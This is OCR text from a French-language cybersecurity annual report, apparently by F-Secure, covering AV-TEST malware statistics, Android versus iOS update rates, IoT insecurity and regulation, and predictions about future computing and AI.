
AV-TEST GmbH, prestataire indépendant, propose des services liés à la sécurité informatique et à la recherche antivirus. L'entreprise est spécialisée dans la détection et l'analyse des logiciels malveillants les plus récents. Les résultats de l'Institut AV-TEST constituent une source d'informations exclusives . Ils permettent aux éditeurs d'optimiser leurs produit. Les magazines spécialisés peuvent, eux, publier ces résultats. Les études AV-TEST permettent aux utilisateurs finaux de réaliser des achats éclairés en matière de cyber sécurité.


distribution des applications. 99 % des malware pour mobiles visent les systèmes Android. Les chiffres d'AV-TEST montrent que la majorité des programmes malveillants visant Android sont de classiques chevaux de Troie. Pour autant, le spectre complet des malware est représenté : virus, vers, scripts malveillants, portes dérobées et ransomware. L'évolution des malware visant les appareils Android suit un cycle de développement similaire à celui qu'ont connu les ordinateurs. Cela n'a rien de surprenant : alors qu'il y a quelques années, un ordinateur était nécessaire, aujourd'hui, quasiment tout, de l'e-mail aux transactions bancaires, peut se faire facilement depuis un mobile, via des applications. Dernièrement, il semble que l'utilisation de chevaux de Troie spécialisés ait été particulièrement lucrative pour les cyber criminels.

Chez AV-TEST, nos experts conçoivent et développent nos propres systèmes de détection, d'enregistrement, d'analyse et de classification des malware. Grâce à la mise en place efficace d'un processus d'automatisation, notre base de données malware, l'une des plus importantes au monde, ne cesse d'être alimentée. Le volume d'informations dont nous disposons n'a cessé de croître depuis plus de 15 ans. 250 serveurs d'une capacité totale 2 200 To sont désormais nécessaires. Cette base de données nous permet de lancer des malware dans un environnement contrôlé pour ensuite les analyser, les classer. Chaque jour, le système enregistre et teste 1 000 000 spams, 500 000 URL, 500 000 fichiers potentiellement malveillants, 100 000 fichiers Windows ne présentant aucun danger et 10 000 applications Android. Grâce à ces outils propriétaires, l'institut AV-TEST possède l'une des banques de données les plus à même de mesurer et classer les codes malware. Nous sommes également en capacité d'analyser avec précision leur prolifération mondiale.

OLAF PURSCHE
Directeur de la communication
Institut AV-TEST


CYBER SÉCURITÉ : QUELQUES CHIFFRES






LES OS MOBILES : UNE LONGUEUR D'AVANCE

« LA VERSION 10.2 D'IOS A ÉTÉ INSTALLÉE PAR PLUS DE LA MOITIÉ DES UTILISATEURS EN À PEINE UN MOIS. »






INSTALLER les dernières mises à jour de sécurité sur votre mobile est fondamental. Si vous ne disposez pas de la dernière version de votre système d'exploitation, il est probable que votre appareil soit vulnérable à certaines cyber attaques. Les analyses de F-Secure Freedome montrent que le système iOS d'Apple dispose d'un système de mise à niveau bien supérieur à celui d'Android. L'installation des mises à jour se fait automatiquement sur les appareils iOS (même les moins récents). Ce n'est pas le cas pour Android : les mises à jour se font uniquement si le fabricant de l'appareil se donne la peine de les préparer en amont. Et la plupart ne le font pas.

Les graphiques ci-dessus montrent que la version 10.2 d'iOS a été installée par plus de la moitié des utilisateurs en à peine un mois. Ces chiffres sont basés sur les données rendues publiques par Apple. A l'inverse, pour « Nougat », la version 7 d'Android, disponible depuis quatre mois au moment de l'étude, le taux d'installation n'atteignait qu'1 %. A ce jour, « Marshmallow », Android 6, augmente sa part de marché plus rapidement que Nougat. Les versions plus anciennes, en particulier les 4 et 5, continuent de dominer le marché Android. Les appareils sur lesquels ces versions étaient pré-installées ont globalement été achetés entre 2011 et 2015. Autant de bonnes nouvelles pour les cyber criminels, qui peuvent compter sur l'existence d'un grand nombre d'appareils Android vulnérables.

En page suivante, vous trouverez une répartition géographique par pays des systèmes Android. Rares sont les mobiles de plus de deux ans sur lequel est installée une version 6 ou 7. Ce graphique montre donc que les utilisateurs des pays riches ont tendance à changer d'appareil plus souvent.

LES OS MOBILES : UNE LONGUEUR D'AVANCE

«IL EXISTE UNE QUANTITÉ CONSIDÉRABLE DE VULNÉRABILITÉS ANDROID »



La télémétrie-clients de F-Secure Freedome montre que le taux de passage aux nouvelles versions Android varie grandement d'un pays à un autre. Ce graphique prend en compte les versions 6 et 7 et exclut les pays où le nombre d'utilisateurs de ces versions est insuffisant.

UN REGARD VERS L'AVENIR

LE DANGER DES OBJETS CONNECTÉS

63

En 2016, la Federal Trade Commission, la principale agence américaine de protection des consommateurs, s'est penchée sur le niveau de cyber sécurité des produits informatiques. Les jugements ont été historiques. Victoire pour les consommateurs ? Pas totalement. La FTC ne fixe pas de seuil minimal de sécurité. Elle met simplement en défaut les fabricants lorsque leurs arguments de vente, liés à la cyber sécurité, s'avèrent mensongers.

Parallèlement, l'Union européenne a émis l'idée d'introduire des labels sur les objets connectés pour mieux permettre au consommateur de savoir si un produit est sécurisé ou non. Il est cependant trop tôt pour dire si un tel mécanisme sera effectif.

La grande question est, pour 2017, de savoir si tout cela aidera l'industrie à proposer des produits plus sécurisés. Il se peut, à l'inverse, que les fabricants optent pour un marketing plus prudent, afin de ne pas éveiller l'attention des autorités.

Il est bon de se rappeler qu'avec les objets connectés, la sécurité n'est jamais vraiment incluse. « Vendue séparément ».

À L'HORIZON

65

L'internet de demain ne ressemblera pas à ce que nous connaissons aujourd'hui. Nous en voyons déjà les prémisses.

L'intranet des entreprises appartiendra au passé. Les services auxquels vous accédez peut-être encore depuis le réseau interne de votre entreprise migreront progressivement vers le cloud.

Dans un avenir proche, les applications d'intelligence artificielle seront presque partout.

La façon dont les appareils communiquent entre eux aura évolué. Un lave-linge connecté ne sera plus relié à internet via le Wi-Fi : il se connectera directement au réseau de l'opérateur. D'autres objets connectés feront probablement la même chose. Vous ne saurez plus si vos périphériques sont en ligne ou non.

Aujourd'hui déjà, les appareils connectés représentent un challenge pour la cyber sécurité. Mais ce n'est que le début.

LE DANGER DES OBJETS CONNECTÉS

LES OBJETS CONNECTÉS rencontrent un succès retentissant. Ils restent pourtant trop peu sécurisés et des mesures de régulation technique s'imposent. Les publicitaires présentent ces dispositifs comme révolutionnaires, mais ce ne sont souvent que des objets du quotidien transformés en accessoires de science-fiction, grâce à une version obsolète de Linux.

Les cyber attaques DDoS ont atteint des niveaux records en 2016. Une partie non-négligeable du trafic liés à ces cyber attaques émanait, non pas d'ordinateurs vérolés par un malware, mais d'objets connectés : écrans plats, écoute-bébé et appareils domotiques. La plupart de ces appareils fonctionnaient sous Telnet et acceptaient des mots de passe par défaut depuis Internet. Oui, vous avez bien lu, Telnet. En 2016. C'est comme si votre frigo avait fait une entrée retentissante sur la scène des objets connectés... habillé d'un costume des années 90.

2016 a été l'année où les téléviseurs ont commencé à regarder leurs propriétaires. Les objets connectés sont entrés dans nos foyers, pour dialoguer avec nous. Dans certains cas anecdotiques, des appareils disposant des données bancaires de leurs propriétaires ont effectué spontanément des achats sur internet, après avoir entendu à la télévision qu'il fallait absolument se procurer tel ou tel nouveau produit. Beaucoup de ces gadgets sont rapidement devenus inutiles quand leur service a été interrompu, c'est-à-dire à peine quelques mois après leur sortie. Ils ont ainsi connu le même sort que de nombreux téléphones portables et tablettes, abandonnés par leurs fabricants.

En 2016, la Federal Trade Commission, la principale agence américaine de protection des consommateurs, s'est penchée sur le niveau de cyber sécurité des produits informatiques. Les jugements ont été historiques. Oracle, Asus et D-Link ont été condamnées pour avoir présenté leurs produits comme étant dotés d'un haut niveau de protection, alors que ce n'était pas le cas. Victoire pour les consommateurs ? Pas totalement. La FTC ne fixe pas

de seuil minimal de sécurité. Elle met simplement en défaut les fabricants lorsque leurs arguments de vente, liés à la cyber sécurité, sont mensongers.

Adobe Flash, par exemple, n'a jamais été présenté aux consommateurs comme un logiciel fiable en matière de sécurité informatique. Il n'est donc pas dans le viseur de la FTC, quelle que puisse être sa réputation. La plupart des grille-pains connectés ou des ampoules activables par Wi-Fi ne sont pas vendus comme « sécurisés », mais plutôt comme « pratiques », « innovants » ou « originaux ». Ils sortent donc du radar de la FTC. Le secteur va-t-il améliorer la sécurité des objets connectés ? Ou simplement revoir la formulation de ses arguments marketing ? Une certitude : l'une de ces deux options s'avère plus rapide, et moins coûteuse...

Pendant qu'aux États-Unis, la FTC se heurte à ses propres limites en matière de régulation, l'Union européenne explore l'idée d'introduire des « labels » de cyber sécurité pour les appareils connectés, pour sensibiliser le consommateur. Il est cependant trop tôt pour savoir si un tel mécanisme sera effectivement mis en place et quel serait, le cas échéant, son impact sur le marché. Il est bon de se rappeler qu'avec les objets connectés, la sécurité n'est pas incluse. Elle est vendue séparément !

Les gouvernements, eux, adoptent en la matière un comportement pour le moins paradoxal.

Le Règlement général sur la Protection des Données (RGPD), adopté en 2016 par l'Union européenne, a constitué une avancée historique, après des années de va-et-vient dans les rouages administratifs et politiques de Bruxelles. Cette loi prendra effet le 25 mai 2018. Elle fait de la vie privée des utilisateurs une préoccupation centrale. Le RGPD va avoir des conséquences majeures pour les entreprises européennes du secteur de la cyber sécurité et, espérons-le, mettre le continent sur la voie d'un avenir plus sûr.

Pourtant, parallèlement, le Royaume-Uni et la France ont adopté des lois qui affaiblissent la protection de la vie privée. L'Investigatory Powers Act, voté par le Parlement britannique, a autorisé les services de renseignements et de télécommunications à recourir à des techniques...dont ils se servaient déjà dans les faits. En France, un amendement a été déposé, pour rendre obligatoire la mise en place de portes dérobées lors du chiffrement des communications. La proposition française était sans ambiguïté et son propos était le suivant : si vous n'êtes pas en mesure de

« AVEC LES OBJETS CONNECTÉS, LA SÉCURITÉ N'EST PAS INCLUSE. ELLE EST VENDUE SÉPARÉMENT ! »

déchiffrer les messages de vos utilisateurs, vous serez condamné à de la prison. La France et l'Allemagne ont encouragé les autres membres de l'UE à suivre cet exemple. Le texte a heureusement été assoupli par le Sénat. Si l'on garde à l'esprit la récente décision de la Cour européenne de Justice sur la conservation des données, on peut en conclure que l'UE semble avant tout chercher à protéger les citoyens européens de leurs propres gouvernements.

F-Secure n'a, pour le moment, jamais eu à subir de pressions gouvernementales liées à la protection de la vie privée de ses utilisateurs. Notre siège social étant en Finlande, nous suivons de près le débat national sur la question. Les législateurs ont pris note de notre politique « zéro porte dérobée ».

L'avenir reste incertain. 2017 devrait nous en dire plus sur les orientations prises.

ERKA KOIVUNEN
CISO
@ekoivune

À L'HORIZON

IL EST BIEN DIFFICILE d'anticiper l'avenir de l'informatique mais nous pouvons réaliser quelques prédictions. La densité de stockage va augmenter, tout comme le débit des réseaux. Les appareils vont devenir plus performants, moins énergivores et la durée de fonctionnement des batteries devrait s'allonger. Ces progrès devraient s'accélérer sans cesse. Dans les années 90, la capacité de l'espace disque d'un ordinateur se comptait en mégaoctets. Désormais, elle se compte en téraoctets. En 25 ans, la capacité de stockage a été multipliée par un facteur de près d'un million.

Aujourd'hui, internet renvoie à de multiples réalités : applications cloud, objets connectés, streaming vidéo... À cette liste pourraient bientôt s'ajouter les programmes d'intelligence artificielle, avec lesquels nous dialoguerons. Sans oublier la réalité augmentée qui fera partie de notre quotidien.

Les appareils communiqueront entre eux autrement. Ces changements sont déjà visibles aujourd'hui. Les mobiles sont connectés à internet par la 4G. On trouve des réseaux Wi-Fi partout, y compris dans des lieux où cela était inimaginable, comme dans les avions. À l'avenir, notre machine à laver connectée n'accédera plus à internet via le réseau Wi-Fi de la maison comme ce peut être le cas aujourd'hui. Elle se connectera directement au réseau de notre fournisseur internet, grâce à une connexion gratuite, basse énergie, à faible bande passante et forte latence pour transmettre des données une fois par semaine. D'autres objets connectés fonctionneront sur le même mode. Vos appareils se connecteront à internet sans que vous en ayez la maîtrise directe.

Du côté des entreprises, je fais le pari que les intranets vont disparaître. Les services auxquels vous accédez aujourd'hui via un réseau interne migreront vers le cloud. Les imprimantes seront probablement les seuls équipements à justifier un LAN d'entreprise.

Assurer la sécurité d'appareils interconnectés s'avère d'ores et déjà complexe. Et cette bataille ne fait que commencer. Aujourd'hui, il est possible de réaliser en un temps raisonnable un scan complet d'un espace d'adresse IPv4. Il sera impossible de balayer la totalité d'un espace d'adresse IPv6. Détecter les « mauvais » éléments sur internet sera plus difficile. Heureusement, il sera aussi moins facile pour les cyber pirates de tomber fortuitement sur des infrastructures fragiles ou vulnérables.

Dans un futur proche, des applications d'intelligence artificielle faible contrôleront quasiment tous les objets avec lesquels nous interagissons. L'intelligence artificielle faible est déjà présente dans nos maisons

« PEUT-ÊTRE L'INTELLIGENCE ARTIFICIELLE FORTE SE SERA-T-ELLE IMPOSÉE ? DANS CE CAS, TOUT EST POSSIBLE. »

(Alexa), dans nos résultats de recherche (Google), dans nos mobiles (Siri), dans les voitures autonomes (Tesla) et même dans les jouets (Anki). Les avancées en la matière devrait poser des casse-têtes inédits sur le plan de la sécurité. Corriger des erreurs et failles dans un code que nous avons écrit est à notre portée. Apporter des corrections à une logique en mouvement demandera une approche totalement différente, que personne n'a encore vraiment explorée.

Les ordinateurs tiennent désormais dans la main (mobiles, tablettes), et sont en train de devenir des accessoires quasi vestimentaires (montres, bijoux, lunettes). Miniaturisation, développement des performances systèmes, allongement de la durée des batteries... Cette tendance devrait se poursuivre. Aujourd'hui vestimentaires, les ordinateurs deviendront cybernétiques : implants oculaires, interfaces neuronales, etc.

La robotique va également bénéficier d'importants progrès technologiques. Les robots utilitaires, sous toutes leurs formes – du mastodonte utilisé dans la construction, aux assistants robotiques, en passant par les drônes de livraison et les nanorobots – constituent l'avenir des objets connectés. Il va sans dire que tous ces appareils fonctionneront sous des programmes d'intelligence artificielle faible et qu'ils enverront et recevront des informations.

La réalité augmentée et même virtuelle prendra une place importante dans notre quotidien. Les interfaces neuronales nous permettront de télécharger localement des informations et d'y accéder par la simple pensée. La façon dont nous communiquons les uns avec les autres va, elle aussi, évoluer. Nous utiliserons ces mêmes interfaces neuronales pour « discuter » les uns avec les autres, sans contact. Comme par télépathie.

Les changements géopolitiques vont également avoir des conséquences majeures sur notre approche de la cyber sécurité. Allons-nous vers un espace unifié aux frontières plus poreuses, ou au contraire vers un fort isolationnisme ? Le monde pourrait s'entendre pour faire d'internet un monde plus sécurisé ou, à l'inverse, différentes puissances pourraient, chacune de leur côté, décider de sécuriser indépendamment leurs propres réseau. Les approches pourraient alors différer sensiblement.

Le rapport des entreprises à la confidentialité des données va également évoluer. Les données ont déjà acquis une valeur commerciale considérable et cette tendance va se poursuivre. La définition de la propriété intellectuelle va, elle aussi, évoluer avec le temps. D'ici 50 ans, les mesures de régulation en la matière devraient avoir radicalement changé.

Certaines tendances vont intrinsèquement améliorer la sécurité. Le cloud va continuer de se développer et nos appareils ne seront plus que de simples points d'accès. Les systèmes d'exploitation intégreront davantage de procédés de sécurité, comme l'isolation ou le sandboxing. Ils seront plus proches d'Android ou d'iOS que de Windows ou de MacOS. Ni les données, ni les applications ne seront stockées sur les appareils.

Les systèmes du futur ne présenteront plus qu'une faible surface d'attaque. Il ne suffira plus de cyber pirater un appareil pour accéder aux informations personnelles d'un utilisateur : les techniques d'escroquerie et d'ingénierie sociale s'avéreront plus efficaces. La plupart des données seront stockées sur des serveurs. Le chiffrement sera largement répandu et intégré par défaut aux services, appareils et applications.

Internet est en pleine transformation. La cyber sécurité joue un rôle-clé dans cette évolution. Certains outils datés et non-sécurisés ne valent pas la peine d'être actualisés et seront remplacés par de nouvelles technologies, conçues d'emblée pour assurer la sécurité de l'utilisateur. D'autres outils survivront mais devront évoluer.

Les ordinateurs et internet mutent à un rythme effréné. Et pourtant, dans 5, 10 ou 50 ans, il sera toujours question de cyber sécurité... Les termes du débat auront simplement evolué.

Peut-être l'intelligence artificielle forte se sera-t-elle imposée ? Dans ce cas, tout est possible.


ANDY PATEL
@r0zetta

